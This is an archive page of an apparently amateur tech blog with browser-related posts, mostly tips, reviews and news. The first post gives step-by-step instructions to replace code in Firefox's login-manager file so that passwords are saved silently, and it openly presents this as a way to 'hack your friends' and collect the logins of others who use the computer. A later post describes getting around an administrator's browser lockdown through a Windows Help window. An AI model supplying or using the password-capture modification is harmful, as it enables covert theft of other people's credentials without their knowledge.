Showing posts with label browsers. Show all posts

Sunday, 4 September 2011

Hack Firefox To Autosave Password Without Notification

with 0 comments
Its a simple Firefox hack which helps you to hack your friends 
   easily. When ever you try 
   to login in any account,firefox shows a notification asking 
   for store user name and password
   for this website. But after using this trick it will never ask 
   to store the password but it 
   would automatically store all the password. Its ideal trick
   if you want to get someones login 
   details who uses your computer.


Step To Do This Firefox Hack  
 
1) First you need to close firefox.

2) Now locate the nsloginmanagerprompter.js which is normally found in

C:\ProgramFiles\MozillaFirefox\Components\
3) Open  "nsloginmanagerprompter.js"  with notepad ++ or to find the line number 
yo have to use dreamweaver or some other software used for editing software
 
 
4) Replace the entire line 804 to 869 with the following code

var pwmgr = this._pwmgr;
pwmgr.addLogin(aLogin);

When you've done that "save as" to your desktop, then drag back in to 
the original folder and replace the file.
 
To see the usernames + passwords you need to click on tools at the top 
of your browser and go to page info then security.

They will be saved into the saved passwords section. 

ENJOYYYYYY..._______
read more "Hack Firefox To Autosave Password Without Notification"

Thursday, 17 March 2011

Disable Theater Effect of Facebook Photos on Any Browser

with 0 comments

Recently, Facebook added Ajax based Theater Effect on photos to show them (photo viewer) in a new style. The style is similar to the Flickr slideshow but there are many people who still wants to browse photos in old style on Facebook. If you are one of them, then here are few ways to disable Facebook photo Theater Effect or Viewer.
Facebook Photo with Theater Effect i.e. on Theater Viewer
Facebook Photo on Old Viewer

How to disable Facebook Photos Theater Viewer

1. Remove &theater from URL – Once you click on a photo on Facebook, a new page will open where you can see &theater in the URL i.e. web address. Just remove that part from the URL and hit enter. You can now see the old Facebook photo viewer.
2. Hit F5 to Refresh the Facebook page – Very simple technique. Once the photo is opened in theater viewer, hit F5 on your keyboard. The page will load and will open the photo in old viewer.
3. Use Firefox Userscript – Mozilla Firefox users are having benefits of add-ons. InstallGreasemonkey add-on on the browser and then install this Userscript. You will not see the new theater viewer while opening photos / pictures on Facebook.
4. Google Chrome Extension – Google Chrome browser extension installation is very easy task. Install this extension on your Chrome browser to disable theater effect or viewer.
5. Another Chrome Extension – Chrome is having one more extension for this purpose. In case the above extension is not working, you can try this one.
First 2 tips will work on any browser as they are not browser dependent that means you can disable the theater effect on Internet Explorer, Safari, Opera etc. as well. Rest 3 are for Firefox and Google Chrome users.
If you are using any other technique to disable the effect or this new viewer on Facebook for pictures, then share that through comments.


source-:clickonf5

read more "Disable Theater Effect of Facebook Photos on Any Browser"

Tuesday, 4 January 2011

Show Upgrade browser message to older browser versions

with 0 comments


upgrade_browser
A major traffic to any site is generally from Firefox or Internet Explorer if we consider the browsers. If we see the type of operating system then the people which visit the site generally use Windows XP or MAC. Windows XP provides IE6 as its default browser. And there are a majority of people which don’t have any information about new browsers so they use IE6 to surf on the web.
This makes IE6 as the commonly used browser from the Internet Explorer family that is used by a majority of users. IE6 is a downgraded explorer. If your site is designed using the modern techniques of web-development then IE6 will definitely show some errors until you sought them out.
Another option is to make the users visiting the site upgrade their browser. We can’t do it ourselves but can provide information to the users that “there are newer browsers available and you should upgrade to these”.
There is this script by DevSlide which enables you to embed a message which will appear to the users whenever they visit a downgraded browser like IE6. You can see the example @ my template http://basic-demo.blogspot.com/. This message will only appear in downgraded browsers Internet Explorer with version 6 or lower.
If you don't see the message then clear the cookies in you browser and the refresh the page. You will see the message again.
There are two ways of getting this script:-
1. On our server (Default version) – Below is the script hosted on our server using the default message. Add this code in your template code above</head> tag.
<link href='http://bloggerz.googlecode.com/files/browser_detection.css' media='screen' rel='stylesheet' type='text/css'/>
<script src='http://bloggerz.googlecode.com/files/browser-detection.js' type='text/javascript'/>
2. Get the code from DevSlide (Configure it your way) – Get the code from DevSlide after configuring as place it in you template code above</head> tag.
read more "Show Upgrade browser message to older browser versions"

Friday, 26 March 2010

Internet Explorer losing ground

with 0 comments


The world’s most-used internet browser, Microsoft’s Internet Explorer, is on a steady decline in India, reveals a study by Irish
metrics firm StatCounter. IE, as it’s known, has lost almost 20% market share in India in the past two years, even as Google’s Chrome and Mozilla’s Firefox make great strides.

According to StatCounter, the percentage of PCs running Internet Explorer in India dropped from close to 70% in 2008 to about 51%, currently . The drop was despite an absence of any regulation by a trade commission , unlike that mandated by European Union on Microsoft, this year.In Europe, Internet Explorer lost three times more share this month than usual in some European countries since the company was forced to mandate a ballot screen by EU in its Windows 7 operating system.

The ballot screen offers a choice between Mozilla’s Firefox, Google’s Chrome, Apple’s Safari, Opera and others, by displaying icons of rival browsers.

Worldwide, Internet Explorer’s market share has suddenly started dipping, and rivals Chrome’s and Firefox’s rising, from this month, following the EU regulation. Worldwide IE has a market share of about 55% followed by Firefox’s 31%, Chrome at 7% and Safari at about 4% currently.

read more "Internet Explorer losing ground"

Tuesday, 29 September 2009

LastPass : Password Manager and Form Filler

with 0 comments

LastPass


LastPass is an online password manager and form filler that promises that it will be the last password you would ever need to remember. It’s definitely not the first software of its kind. Roboform has been the king of all such softwares for a long time. Does LastPass pack enough punch to defeat Roboform? Let’s take a look.


LastPass is a newage solution that realises the importance of data portability. Accordingly all the password and profiles are encrypted and stored offline as well as online. This ensures wherever you go, all your data is always available to you. For more information on the encryption and storage technology check out this page.

Immediately after installation LastPass asks you to create an online account and imports existing data from Internet Explorer, Firefox, RoboForm, 1Password, KeePass, MyPasswordSafe, Password Safe, Sxipper, and PassPack. LastPass integrates itself seamlessly with Internet Explorer and Firefox via plugins. Additionally it provides 3 bookmarklets to extend the LastPass experience to all the other browsers and mobile devices. Opera, Google Chrome, Safari, iPhone and even Opera Mini is supported through bookmarklets. Opera fans have been craving for a AIRoboform plugin or something similar to implement auto-form filling for a long time. LastPass finally allows Opera users to enjoy auto forum-completion in Roboform style. LastPass also has a mobile optimised page for accessing data from mobile phones.
LastPass : Password Vault

Some of the other features of LastPass are:
Arrow Share passwords securely with your friends.
Arrow Generate secure passwords
Arrow Access from USB keys
Arrow On-screen keyboard to protect you from keyloggers.
Arrow One Time Password to access LastPass vault from untrusted computers.

LastPass is an amazing software. It’s biggest strength lies in it’s accessibility. The bookmarklets ensure that LastPass can be accessed from almost any browser on almost any Operating System. It works just as advertised and fills forms and login fields without any hitch! LastPass makes browsing the web a lot less annoying and at the same time enhances your security. All this at the best price possible – FREE!

Download LastPass (3.76 MB)
Official Website
Platforms Supported : Windows 2000/XP/Vista/7, Linux and Mac OS X
License : Freeware


read more "LastPass : Password Manager and Form Filler"

Thursday, 3 September 2009

4 mozilla add-ons for Bloggers

with 0 comments

It is widly used by most of all bloggers.It's main revenue is that, we can know the alexa ranks of every website we are visiting by it.This will help you a lot in the case of link exchanges and advertising.As it is said that, the visits with alexa toolbars have a great impact on the alexa rankings, It also helps us to Increase our alexa rankings.I am using it for the past 3 months and I am having very very good results onmy alexa ranking due to this tool.This toolbar also makes it enable to see the traffic trends,reach meter and related link for the site you visits.

2.SEO for Firefox
This is also one another amazing tool for bloggers.This tool encircle the no-follow links on the site you are visiting with a red colour.This will really helps you to Identify the no-follow and dofollow blogs/forums.Not just that, this is also a great SEO tool.See the screenshot to know about the details they gives to you about a page.


style="font-family: Times,"Times New Roman",serif;"> A blogger have to share his articles inorder to get some nice visitors.This mozilla add-on helps you to share your contents with your family and friends.You must use this if you are depending on visitors from social networking sites. See the screenshot to know about it.

4.Stumble upon toolbar

This is a must toolbar for every Blogger to promote his article.Stumble upon is one of the worlds largest social networking site which most of all internet users in the world surfs.If you use it properley and have good articles, Stumbleupon can send you a lot of insant traffic/targeted visitors.So, you have to add it, to promote your blog.

These are just some 4 add-ons which i think as better.There are several other add-ons.But I just consider the top of them.If there are any other top add-ons which I hadn't noticed.Please feel free to post it here as a comment as I could make it as another post or update this post and add....


read more "4 mozilla add-ons for Bloggers"

Opera 10 Final Released

with 0 comments
Following a few months of beta testing, Opera 10 has finally been released and is available for download.

We previewed the new features and performance in June, but the main additions you can expect are:

  • an improved interface
  • a re-sizable tab bar with page previews
  • in-line spell checking
  • webmail integration
  • HTML email composition
  • auto-updates
  • crash recovery
  • Opera Turbo — a new proxied compression system that can speed up a slow Internet connection.

Even better — they’ve improved the application logo (about time!)

Opera screenshot

Developers can also utilize several new facilities including:

  • a better DragonFly; Opera’s Firebug-like development and debugging console
  • web fonts
  • HSL (Hue, Saturation and Luminosity) colors in CSS
  • CSS opacity within RGB and HSL declarations
  • JavaScript DOM element selection using CSS-like syntax
  • improved SVG support
  • rudimentary HTML5 support

My first impressions are good. Opera 10 is slick and looks better than the competition. It feels just as fast as Chrome or Safari with many of the customization options and power tools in Firefox. It’s early days, but I’m increasing tempted to use Opera as my default browser … I recommend you try it for yourself.

Links:

read more "Opera 10 Final Released"

Wednesday, 29 July 2009

5 Awesome Firefox Extensions For Gmail

with 0 comments

There are no two opinions on the fact that Gmail’s popularity as a web based email client continues to soar everyday and its already most popular among geeks and tech savvy crowd.

The popularity of Gmail is primarily due to its excellent features which help the user accomplish a lot of things within his email. And if you are using Firefox as your browser, then with the help of some add ons, you can turn it into the ultimate power house.

Although there are many add ons crafted to work with Gmail, we decided to list the most useful and the most popular among them.

1: Better Gmail 2

Better Gmail 2This is one of the most useful firefox add ons for gmail. It is a combination of some useful greasemonkey scripts and adds features like new Gmail skins, one click conversations, google reader integration, folders for Gmail etc. If you are using the older Gmail version then you should install Better Gmail , which is the older version of this add on.

2: GTD Inbox

GTD Inbox is another excellent add on, especially for those who deal with a large number of emails everyday and want to handle gmail in a better and productive manner. This add on aims to clean up your inbox by treating the emails as tasks and assigning them different actions according to your priorities. You can read an elaborate description of this add on here.

3: Dragdropupload

As it says: “Drop files into attachment boxes instead of browse for them or type in the filename. Drop multiple files and fill all the entries. In some websites it allows to add new upload files: in Gmail is possible to drop the files directly over the “Attach a file” link.”

Hence it makes adding attachments to Gmail an easy and time-saving task.

4: Gspace

We know that Gmail offers storage space of almost 6 GB now and not everyone of us can consume it completely just through emails. So why not use this storage space to store your files and other data ? Thats when Gspace comes into picture. It acts as an online drive, so you can upload files from your hard drive and access them from every Internet capable system.

Gspace

It has a nice interface too and makes your gmail account look like a FTP host. So if you want to use the Gmail storage space effectively then this could be a useful add on for you.

5: Gmail Manager

gmail managerGmail Manager is another very useful firefox extension, especially if you have multiple gmail accounts. It displays the new mail notifications in different gmail accounts from the status bar and also displays things like unread messages, saved drafts, new mail snippets etc.

I hope some of the aforementioned extensions help you in further enhancing your productivity with Gmail.


read more "5 Awesome Firefox Extensions For Gmail"

Thursday, 23 July 2009

нσω тσ ѕυяƒ тнє ωєв єνєη ιƒ ιηтєяηєт єχρℓσяєя ιѕ ∂ιѕαвℓє∂

with 0 comments

Ever find yourself sitting in front of a computer that’s been locked down by an overzealous IT administrator who won’t let you install any software or even open Internet Explorer or Firefox? If that PC is running Windows XP, there’s a good chance you can still visit coolaery.co.nr (or other sites if that sort of thing appeals to you).
All you have to do is launch a Windows application like Calculator, and then click the Help button. Under Help, click “Help Topics,” which will bring up a help window. Next, all you have to do is right click on the title bar and select “Jump To URL.” Now you can type in any web address you like, but make sure to include “http://” at the beginning. Basically what you’re looking at is Internet Explorer 6 inside a help window, but this version of the program isn’t quite as smart as IE6. It won’t automatically add the http:// for you. And of course, there’s no bookmarking feature.
read more "нσω тσ ѕυяƒ тнє ωєв єνєη ιƒ ιηтєяηєт єχρℓσяєя ιѕ ∂ιѕαвℓє∂"

Tuesday, 21 July 2009

мσzιℓℓα υρ∂αтєѕ ƒιяєƒσχ 3.5 ƒσя ѕє¢υяιту, ѕтαятυρ

with 0 comments

Mozilla's Firefox 3.5.1 browser is now out with fixes for one critical zero-day vulnerability that first became public earlier this week.
The zero-day flaw is a vulnerability in Firefox 3.5's Just-in-Time (JIT) JavaScript compiler. Mozilla's security advisory describes the vulnerability as "an exploitable memory corruption problem."
Security researcher Simon Berry-Byrne publicly posted proof-of-concept exploit code for the flaw on Tuesday, potentially enabling an attacker to execute arbitrary code. Mozilla began testing a patch for the flaw the same day with its nightly builds.
The update is the first security update for Firefox 3.5 which was released at the end of June.
Security isn't the only issue addressed by the update. Mozilla is also tackling a sluggish startup issue for Windows users in Firefox 3.5.1. On the Mozilla bugzilla system, the bug is officially described as "very slow startup for Firefox 3.5 due to accessing IE Internet Temporary Files and Windows Temp folder." According to the bugzilla report, the startup time for Firefox 3.5 was found to be slower than it should have been, and Firefox 3.5.1 has now been patched to resolve the issue.
All together, the Firefox 3.5.1 release patched 22 bugs, 7 of which were tagged by developers as being critical.
Among those critical bugs are a number of non-security-related crash conditions. One of them is a crash was triggered by way of certain types of search requests made by the main browser interface.
Firefox 3.5.1 does not, however, address every issue that researchers have had issues with in Firefox 3.5.
One issue that was alleged by security researcher "^3described4^3r" is that Firefox 3.5 leaks DNS (define) information. The researcher's claim is that Firefox 3.5 incorrectly handles DNS information that shouldn't be exposed when a user is using a proxy (define).
At this point, Mozilla doesn't see a security issue with Firefox 3.5's DNS handling.
"When a user manually configures a proxy and flips the remote_dns pref to route DNS requests through the proxy, we'll do just that -- no local DNS lookups," Mozilla's Johnathan Nightingale told InternetNews.com. "In fact, our users can turn off dns prefetch altogether with a boolean pref called 'network.dns.disablePrefetch,' though we hope few do, since DNS pre-fetch improves the responsiveness of normal Web browsing."
While the zero-day JavaScript flaw is the big news in the Firefox 3.5.1 update, Mozilla had planned for the update prior to the public disclosure of the security issue. Within days of the final Firefox 3.5 release, Mozilla had stated that a Firefox 3.5.1 release would be issued in mid- to late July to fix a number of crash issues and bugs.
read more "мσzιℓℓα υρ∂αтєѕ ƒιяєƒσχ 3.5 ƒσя ѕє¢υяιту, ѕтαятυρ"

Tuesday, 23 June 2009

нσω тσ вℓσ¢к α ωєвѕιтє

with 0 comments
There are many reason why you need to know how to block a website. Some of the most common reasons are you have been targeted by spammers who use adware and popups to attack your PC. Other reasons may be to prevent your children from having access to certain site content such as porn and gambling.


How to block a Website using Internet Explorer

Internet Explorer version 5 and later offer the ability for heighten security and privacy. You can block a site by following the directions below:

1. Load your Internet explorer
2. Click Tools
3. Click Internet Options
4. Click the Privacy tab
5. Under the Privacy window, Click Sites
6. Type in the site address that you want to Block and Click OK. Remember this technique only blocks on one site at a time. Parental control software will allow you to block multiple sites and categories.

Block a website step 1

block a website step 2


Here are alternate instructions to block a website using Internet Explorer.
Tools ->Internet Options->Security->Restricted sites->Sites->Type in the site address and Click ADD then click OK

How to Block A Website in All Web Browsers

In Windows XP


1. GO TO RUN COMMAND


2. Type: notepad C:/Windows/System32/drivers/etc/hosts
3. Locate the line 127.0.0.1 localhost
4. To block the website google.com for example, just add this text under 127.0.0.1 localhost:

127.0.0.1 google.com
127.0.0.1 www.google.com

You can add as many sites any site, However you will need to prefix it with "127.0.0.1".

5. Save the file
Google will now be blocked in all web browser. This is an advanced but easy method on how to blow a website.

block a website step 4


read more "нσω тσ вℓσ¢к α ωєвѕιтє"